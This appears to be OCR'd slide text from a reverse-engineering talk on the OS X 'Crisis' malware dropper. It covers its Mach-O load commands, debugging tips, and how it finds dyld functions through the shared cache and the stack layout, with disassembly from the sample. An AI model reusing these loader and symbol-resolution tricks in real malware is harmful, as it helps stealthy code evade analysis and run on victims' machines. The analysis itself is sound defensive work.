    - LC_UNIXTHREAD
    - LC_LOAD_DYLIB (libgcc_s.1.dylib)

Offset	Data	Description	Value
00000318	00000005	Command	LC_UNIXTHREAD
0000031C	00000050	Command Size	80
00000320	00000001	Flavor	x86_THREAD_STATE32
00000324	00000010	Count	16
00000328	00000000	eax	0
0000032C	00000000	ebx	0
00000330	00000000	ecx	0
00000334	00000000	edx	0
00000338	00000000	edi	0
0000033C	00000000	esi	0
00000340	00000000	ebp	0
00000344	00000000	esp	0
00000348	00000000	ss	0
0000034C	00000000	eflags	0
00000350	0000509C	eip	20636
00000354	00000000	cs	0
00000358	00000000	ds	0

The dropper



a2e3f93fc91cc4f0f5b28605371d89a6c4bdb3a7e841097dc7615bc2aa43a779

- Executable (X86)
  - Mach Header
  - Load Commands
    - LC_SEGMENT (__PAGEZERO)
    - LC_SEGMENT (__TEXT)
      - Section Header (__text)
    - LC_SEGMENT (__DATA)
      - Section Header (__data)
      - Section Header (__dyld)
    - LC_SEGMENT (__IMPORT)
    - LC_SEGMENT (__LINKEDIT)
    - LC_SEGMENT (__INIT_STUB)
    - LC_SYMTAB
    - LC_DYSYMTAB
    - LC_LOAD_DYLINKER
    - LC_UUID
    - LC_UNIXTHREAD
    - LC_LOAD_DYLIB (libgcc_s.1.dylib)

Offset	Data	Description	Value
00000244	00000001	Command	LC_SEGMENT
00000248	00000038	Command Size	56
0000024C	5F5F494E49545F535455420...	Segment Name	__INIT_STUB
0000025C	00005000	VM Address	0x5000
00000260	000A7000	VM Size	684032
00000264	00004000	File Offset	16384
00000268	000A7000	File Size	684032
0000026C	00000007	Maximum VM Protection	
		00000001	VM_PROT_READ
		00000002	VM_PROT_WRITE
		00000004	VM_PROT_EXECUTE
00000270	00000005	Initial VM Protection	
		00000001	VM_PROT_READ
		00000004	VM_PROT_EXECUTE
00000274	00000000	Number of Sections	0
00000278	00000000	Flags	

The dropper

- GDB doesn't like to set breakpoints outside the __TEXT segment.
- Patch the binary with a INT 3h.
- The mov ebp, esp instruction is a good candidate.
- Easy to emulate in GDB (set $ebp = $esp).
- No checksum checks exist.

The dropper

- No imports other than exit().
- Uses INT 80h to call exit, open, fstat, mmap.
- Dynamically resolves all other required symbols.
- Mmap is used to map system libraries with the symbols.

Pro Tip!


Pro Tip!

- There is no need to mmap libraries.
- (Ab)use dyld shared cache feature.
- The most important libraries are cached.
- We are able to read them directly from memory.
- But we still need to find some dyld functions.

Pro Tip!


"The dyld shared cache is mapped by dyld into a process at launch time. Later, when loading any mach-o image, dyld will first check if is in the share cache, and if it is will use that pre-bound version instead of opening, mapping, and binding the original file."

Pro Tip!




```c
int main(int argc, const char * argv[])
{
    printf("Dyld image count is: %d.\n", _dyld_image_count());
    for (int i = 0; i < _dyld_image_count(); i++)
    {
        char *image_name = (char*)_dyld_get_image_name(i);
        const struct mach_header *mh = _dyld_get_image_header(i);
        intptr_t vmaddr_slide = _dyld_get_image_vmaddr_slide(i);
        printf("Image name %s at address 0x%llx and ASLR slide 0x%lx.\n",
            image_name, (mach_vm_address_t)mh, vmaddr_slide);
    }
    return 0;
}
```

Pro Tip!




```
$ ./solve_symbols
Dyld image count is: 37.
Image name /Users/user/solve_symbols at address 0x105719000 and ASLR slide 0x5719000.
Image name /usr/lib/libSystem.B.dylib at address 0x7fff8aac2000 and ASLR slide 0x1525000.
Image name /usr/lib/system/libdyld.dylib at address 0x7fff87fd0000 and ASLR slide 0x1525000.
Image name /usr/lib/system/libsystem_c.dylib at address 0x7fff89ce5000 and ASLR slide
0x1525000.
Image name /usr/lib/system/libsystem_kernel.dylib at address 0x7fff8c02a000 and ASLR slide
0x1525000.
(...)
```

Pro Tip!



```c
#include <stdio.h>

int main(void)
{
 printf("Hello World\n");
 return 0;
}
```



```
gdb$ info shared
The DYLD shared library state has been initialized from the executable's shared library information.  All symbols should be present, but the addresses
of some symbols may move when the program is executed, as DYLD may relocate library load addresses if necessary.
                                                       Requested State Current State
Num Basename                           Type Address          Reason | | Source
  | |                                     | |                    | | | |
  1 dyld                                - 0x7fff5fc00000        dyld Y Y /usr/lib/dyld at 0x7fff5fc00000 (offset 0x0) with prefix "__dyld_"
  2 hello                               - 0x100000000        exec Y Y /Users/user/hello (offset 0x0)
  3 libSystem.B.dylib                   - 0x7fff8aac2000        dyld Y Y /usr/lib/libSystem.B.dylib at 0x7fff8aac2000 (offset 0x7fff8aac2000)
  0 libdyld.dylib                       - 0x7fff87fd0000        dyld Y Y /usr/lib/system/libdyld.dylib at 0x7fff87fd0000 (offset 0x7fff87fd0000)
 18 libsystem_c.dylib                   - 0x7fff89ce5000        dyld Y Y /usr/lib/system/libsystem_c.dylib at 0x7fff89ce5000 (offset 0x7fff89ce5000)
 12 libsystem_kernel.dylib              - 0x7fff8c02a000        dyld Y Y /usr/lib/system/libsystem_kernel.dylib at 0x7fff8c02a000 (offset 0x7fff8c02a000)

 (...)
```

The dropper


- How does Crisis finds the necessary dyld functions?
- In Snow Leopard there is no full ASLR (only Lion or newer):
  - Enabled only for system libraries.
  - 32 bits dyld at fixed address 0x8fe00000.

The dropper

- Recovers the return address of dyld::_main from the stack.
- By exploiting the stack layout from _dyld_start and then jump to entrypoint.
- Don't forget kernel passes control to dyld and then to the original entrypoint.

```
           Kernel                         Userland
           ------                         --------
                                 |
execve() -> __mac_execve()       |
                   |             |
                   v             |
          exec_activate_image()  |
                   |             |
                   v             |
               Read file         |
                   |             |
                   v             |
      .----> exec_mach_imgact() -> dyld -> target entry point
      |            |             |
      |            v             |
      |       load_machfile()    |
      |            |             |
      |            v             |
      |      parse_machfile()    |
      |            |             |
      |            v             |
      |       load_dylinker()    |
      |            |             |
      |            v             |
      `--------- (...)           |
```

The dropper



```
        mov     eax, [ebp+4]            ; return address, obtained with
                                        ; __builtin_return_address(0);
        sub     eax, 0D2h               ; distance from return till the beginning of INIT_STUB
        mov     [ebp+INIT_STUB_BASEADDRESS], eax ; beginning of INIT_STUB
        mov     eax, [ebp-8]            ; load address of the program
        cmp     eax, 0
        jnz     short loc_5A72
        mov     eax, [ebp+close_hash]

loc_5A72:                               ; CODE XREF: main+AB↑j
        mov     [ebp+base_load_address], eax ; eax = 0x1000
        mov     eax, [ebp-5Ch]          ; in Lion it points to return address from
                                        ; dyld::_main inside dyldbootstrap::start
                                        ;
                                        ; In Snow Leopard it's bogus.
                                        ;
                                        ; In Mountain Lion and Mavericks it's bogus.
        and     eax, 0FFF00000h
        cmp     eax, 8FE00000h          ; <- dyld address
        jz      short loc_5A93          ; no jump in Snow Leopard, ML and Mavericks
        mov     [ebp+dyld_base_address], 8FE00000h ; this is for Snow Leopard
        jmp     short loc_5AA1
```

The dropper

- This sample doesn’t work in Mountain Lion and Mavericks.
- Because the stack layout changed.
- Mostly due to the introduction of LC_MAIN command to replace LC_UNIXTHREAD.

Lion 10.7.5

```
    .text
    .align  4, 0x90
    .globl __dyld_start
__dyld_start:
    pushl   $0      # push a zero for debugger end of frames marker
    movl    %esp,%ebp   # pointer to base of kernel frame
    andl    $-16,%esp       # force SSE alignment

    # call dyldbootstrap::start(app_mh, argc, argv, slide, dyld_mh)
    subl    $12,%esp
    call    L__dyld_start_picbase
L__dyld_start_picbase:
    popl    %ebx        # set %ebx to runtime value of picbase
    movl    Lmh-L__dyld_start_picbase(%ebx), %ecx # ecx = prefered load address
    movl    __dyld_start_static_picbase-L__dyld_start_picbase(%ebx), %eax
    subl    %eax, %ebx      # ebx = slide = L__dyld_start_picbase - [__dyld_start_static_picbase]
    addl    %ebx, %ecx  # ecx = actual load address
    pushl   %ecx        # param5 = actual load address
    pushl   %ebx        # param4 = slide
    lea     12(%ebp),%ebx
    pushl   %ebx        # param3 = argv
    movl    8(%ebp),%ebx
    pushl   %ebx        # param2 = argc
    movl    4(%ebp),%ebx
    pushl   %ebx        # param1 = mh
    call    __ZN13dyldbootstrap5startEPK12macho_headeriPPKclS2_

        # clean up stack and jump to result
    movl    %ebp,%esp   # restore the unaligned stack pointer
    addl    $8,%esp     # remove the mh argument, and debugger end
                #  frame marker
    movl    $0,%ebp     # restore ebp back to zero
    jmp *%eax       # jump to the entry point
```

Mavericks

```
    .text
    .align  4, 0x90
    .globl __dyld_start
__dyld_start:
    popl    %edx        # edx = mh of app
    pushl   $0      # push a zero for debugger end of frames marker
    movl    %esp,%ebp   # pointer to base of kernel frame
    andl    $-16,%esp       # force SSE alignment
    subl    $32,%esp    # room for locals and outgoing parameters

    call    L__dyld_start_picbase
L__dyld_start_picbase:
    popl    %ebx        # set %ebx to runtime value of picbase

    movl    Lmh-L__dyld_start_picbase(%ebx), %ecx # ecx = prefered load address
    movl    __dyld_start_static_picbase-L__dyld_start_picbase(%ebx), %eax
    subl    %eax, %ebx      # ebx = slide = L__dyld_start_picbase - [__dyld_start_static_picbase]
    addl    %ebx, %ecx  # ecx = actual load address
    # call dyldbootstrap::start(app_mh, argc, argv, slide, dyld_mh, &startGlue)
    movl    %edx,(%esp) # param1 = app_mh
    movl    4(%ebp),%eax
    movl    %eax,4(%esp)    # param2 = argc
    lea     8(%ebp),%eax
    movl    %eax,8(%esp)    # param3 = argv
    movl    %ebx,12(%esp)   # param4 = slide
    movl    %ecx,16(%esp)   # param5 = actual load address
    lea 28(%esp),%eax
    movl    %eax,20(%esp)   # param6 = &startGlue
    call    __ZN13dyldbootstrap5startEPK12macho_headeriPPKclS2_Pm
    movl    28(%esp),%edx
    cmpl    $0,%edx
    jne Lnew
```


The dropper

- Easier to get current EBP and retrieve the value in EBP-0xC.
- Compatible with “all” OS X versions and ASLR!
- It’s an address inside dyld.

The dropper

